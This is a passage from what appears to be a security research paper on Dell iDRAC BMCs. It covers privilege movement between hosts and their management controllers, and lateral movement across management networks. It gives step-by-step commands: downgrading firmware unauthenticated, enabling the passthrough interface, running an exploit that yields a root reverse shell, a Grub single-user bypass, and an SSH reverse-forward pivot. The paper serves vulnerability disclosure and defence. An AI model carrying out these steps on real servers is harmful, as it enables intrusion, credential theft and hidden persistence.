!!Password=***** (Write-Only)
Privilege=0x1ff
SHA1v3Key=[redacted]
SHA256Password=[redacted]
SHA256PasswordSalt=[redacted]
SNMPv3AuthenticationType=SHA
SNMPv3Enable=Disabled
SNMPv3PrivacyType=AES
SolEnable=Enabled
UserName=admin
```

When racadm is used remotely, user credentials need to be supplied in order to authenticate. However, when racadm is used locally **there is no need for any authentication, at all**. This can be seen in the previous example, where details about user number 2 (including password hashes) were obtained via the command line without the need for credentials.

The following three facts, then, become relevant to one of our main objectives (compromise a BMC from within its host):

- iDrac Firmware versions up to **2.50.50.50** are **vulnerable** to the [ENV Variable injection](#) (patched in version 2.52.52.52), which can be abused to get a **root shell** on the iDrac if we can reach the Web server via the network.

4

<http://en.community.dell.com/techcenter/systems-management/w/wiki/3205.racadm-command-line-interface-for-drac>

- Racadm does **not need authentication** when used from within the host, thus we can use it to enable and setup the passthrough interface which enables IP communication between the host and the iDrac.
- Firmware upgrades AND **downgrades** can be performed **unauthenticated** from within the host.

All of these ensure that we can always compromise an iDrac if we have access to the host by first downgrading it to a vulnerable version, then enabling the passthrough interface and finally using the ENV exploit.

We could also re-upgrade the firmware to the original version and use a persistence method to keep our access.

Detailed Steps:

1- Enable OS passthrough

This command will instruct iDRAC to enable a USB Ethernet interface to be emulated and connected to the host.

```
user@dell-server:~/ $ sudo racadm set idrac.os-bmc.AdminState
Enabled
[Key=idrac.Embedded.1#OS-BMC.1]
Object value modified successfully
```

2- Setup the network interface on the host

```
user@dell-server:~/extracted_50$ sudo ifconfig idrac
idrac      Link encap:Ethernet  HWaddr 18:66:da:bf:9b:55
           BROADCAST MULTICAST  MTU:1500  Metric:1
           RX packets:0 errors:0 dropped:0 overruns:0 frame:0
           TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
           collisions:0 txqueuelen:1000
           RX bytes:0 (0.0 B)  TX bytes:0 (0.0 B)

user@dell-server:~/extracted_50$ sudo dhclient idrac
user@dell-server:~/extracted_50$ sudo ifconfig idrac
idrac      Link encap:Ethernet  HWaddr 18:66:da:bf:9b:55
           inet addr:169.254.0.2  Bcast:169.254.0.255
Mask:255.255.255.0
           inet6 addr: fe80::1a66:daff:febf:9b55/64 Scope:Link
           UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
           RX packets:6 errors:0 dropped:0 overruns:0 frame:0
           TX packets:10 errors:0 dropped:0 overruns:0 carrier:0
           collisions:0 txqueuelen:1000
           RX bytes:724 (724.0 B)  TX bytes:1332 (1.3 KB)
```

By default the interface will be renamed to “idrac” by udev on ubuntu, check dmesg if you do not see it. Note that it takes a couple of seconds for the host OS to setup the new device after you enable it using racadm.

iDrac will start up a DHCP daemon, so you can just configure the IP using it.

3 - Use the exploit locally

```
user@dell-server:~/tools/CGI_EXPLOIT_MT$ python exploit.py -u
https://169.254.0.1 -i 169.254.0.2 -p 4444
Namespace(base_url='https://169.254.0.1', bind=False,
callback_ip='169.254.0.2', port=4444)
https://169.254.0.1
[*] Uploading file...
/usr/lib/python2.7/dist-packages/urllib3/connectionpool.py:794:
InsecureRequestWarning: Unverified HTTPS request is being made.
Adding certificate verification is strongly advised. See:
https://urllib3.readthedocs.org/en/latest/security.html
  InsecureRequestWarning)
[+] File uploaded successfully
[*] Triggering exploit
[+] Trigger succeeded
```

```
user@dell-server:~$ nc -l 4444
id
uid=0(root) gid=0(root)
```

Compromise a host from its BMC

There are multiple ways in which a host could be compromised from a BMC, based mainly on the features offered by the manufacturer. For example, on HP iLO devices a DMA access from the BMC to the host is possible as shown by Fabien Périgaud, Alexandre Gazet and Joffrey Czarny in their “Subverting your server through its BMC: the HPE iLO4 case” research⁵.


On the other hand, while some iDrac models seem to have a PCIe bus via which DMA to the host could be achieved, this was not the case in the system we were analyzing and thus a different approach was taken.

5

https://airbus-seclab.github.io/ilo/SSTIC2018-Article-subverting_your_server_through_its_bmc_the_hpe_ilo4_case-gazet_perigaud_czarny.pdf

iDrac has several features that make gaining access to the host straightforward. First, as a super naive method, if the host OS is running a Linux Operating System it is possible to: 1) Issue a reboot, then 2) launch the remote console and access to Grub, and 3) edit, add `init=/bin/bash`, and boot the system into single user mode. Simple, yet functional.

A much better alternative would be to create a bootable image that backdoors either Windows or Linux, set that up on iDrac as a Virtual CD and reboot the system.



Both options are very noisy, but can get the job done if there are no other alternatives. There are still a couple of options which have not been analyzed that open the door for more stealthy techniques when rebooting the host is not an option and DMA is not available:

- The SH7757 microprocessor features a USB Guest and host Controller; iDrac uses this and creates composite USB devices with different functions, such as keyboard and mouse for the KVM, or virtual CD Drives. This could be abused to deliver exploits to the host targeting the USB stack, file system parsers, and usb device drivers.
- If the host-OS has the Agent installed, its parser is also an interesting surface, since it runs with administrative privileges.
- The virtual Ethernet interface that can be enabled from the iDrac, also provides IP connectivity to the host. Thus, any service exposed on the network, (that binds to all interfaces) could be targeted as well.

Lateral movement between BMCs


We have demonstrated that it is possible to move bilaterally between the host and its BMC, and that it is also possible to remotely attack a BMC, thus the only thing left to determine is if it is possible to move laterally between BMCs once in the management network.

As per one our stated attack scenarios, Imagine an attacker has access to a server in a corporate network and that they were able to gain code execution on the BMC via some of the methods discussed earlier. At this point the attacker could scan the management network and then, if they find a suitable target, try to exploit it.

While these are simple tasks, the lack of tools that would run on the weird architectures some BMCs are based on make them less than trivial. While you you could of course cross-compile whatever you need for the target you are on, we decided to search for a simpler method, namely: try to tunnel ourselves from the host to the management network.

In our pursuit of a tunneling solution, we initially faced an important problem: any kind of tunneling (iptunnel, openvpn, gre, etc.) would require some sort of NAT, otherwise the target would not know how to route packets back, but there is no NAT support on the iDrac kernel by default. Compiling a module would be the obvious solution but that defeats the purpose of finding a simple solution. We could, in theory, implement NAT in userland using iptables queues, but the connection tracking requirements there make that a cumbersome proposition as well.

In the diagram below you can get a better idea of where we stand and what we need to do. Basically we have root access to both the host and the BMC and we want to be able to connect to a TCP port on a different target on the management network.



We first gained shell access to the BMC by exploiting the ENV vulnerability, we then proceeded to run the SSH client from within the BMC to connect back to the host, adding a Reverse forward in the process.

```
[SH7757 ~]$ ssh user@169.254.0.2 -R 8080:192.168.1.136:8080
```

This shows that any connection to localhost:8080 on the host server would end up being forwarded by the SSH Client to the remote host on the management network.

While this is not as functional as a full IP Tunnel, it is enough to allow us to target other BMCs. We successfully used this exact setup to exploit a vulnerability and gain access to an HP ILO, bridging our attack route from an iDrac.

Risks of bilateral network movement

If we analyze the best practices recommended by server vendors regarding BMC security, they are, in a nutshell:

1. Do not expose the BMC to the internet
2. Keep the BMC in a separate management subnet
3. Limit access to this subnet to authorized personnel.

None of these recommendations address the risks associated with bilateral movement between the host network and BMC network.

The most obvious risk an Enterprise faces, even when following all of the above best practices, is that if the threat actor compromises a server and then jumps to its BMC, they have now gained access to the management network. This will in many cases break network segmentation enforcements, since while it is very common to have multiple security zones for servers, it is not common for management networks which are generally "flat". While Enterprises usually maintain a variety of DMZs they generally connect all the BMCs to the same management subnet.

The fact that this will allow the attacker to reach otherwise unreachable hosts is also very important. Think about a database server on an isolated network segment that is not exposed to the Internet, but it just so happens to be that its BMC shares the same management subnet with a web server that IS exposed to the Internet.

Management networks are usually a proverbial direct-access gold mine because, as the vendors themselves say, these devices are not intended to be connected to the Internet. Reading between the lines this implies they probably not up to par when it comes to security standards. This, along with the concept of bilateral network movement, means that once an attacker gains access to the management network the results can be devastating.

Furthermore, BMCs are the perfect facilitators for long term tenacious persistence. They are not analyzed by common security solutions, they have direct access to their hosts, they are networked and are always on independent from their host's power state, and even when a server does not have its BMC plugged in and it is not being used, an attacker can still abuse it for persistence purposes.

Conclusion

While previous research on BMC attack surface and methodology exists, the risks that bidirectional and bilateral movement between BMCs, their hosts, and their respective networks introduce, have not been sufficiently addressed.

With this work we attempted to forward the discussion of how BMCs should be treated in relation to which security zones they can bridge together and the risk entanglements this introduces.

From an offensive perspective, even though the various BMC platforms may require significant research investments, the results are worth the endeavour. A culture of empirically proven low-quality vendor software make BMCs a prime target. BMCs can facilitate long term persistence as well as cross-network movement that bypasses most network security design.

It is very hard, if not impossible, for any sufficiently sized company to move away from BMCs. As such, it is time for BMC vendors to revisit 2002, read the famous Trustworthy Computing memo⁶ and realize that anno 2018 sprintf based stack overflows really should be a thing of the past in any platform that supports mission critical infrastructure.

We never stand alone, this research was only possible with the help of our team and for that, we are very grateful...

Thanks Mr R, Ivan, Juan, Danny, Bas, Leff, Emiliano and Oren.

⁶ <https://www.wired.com/2002/01/bill-gates-trustworthy-computing/>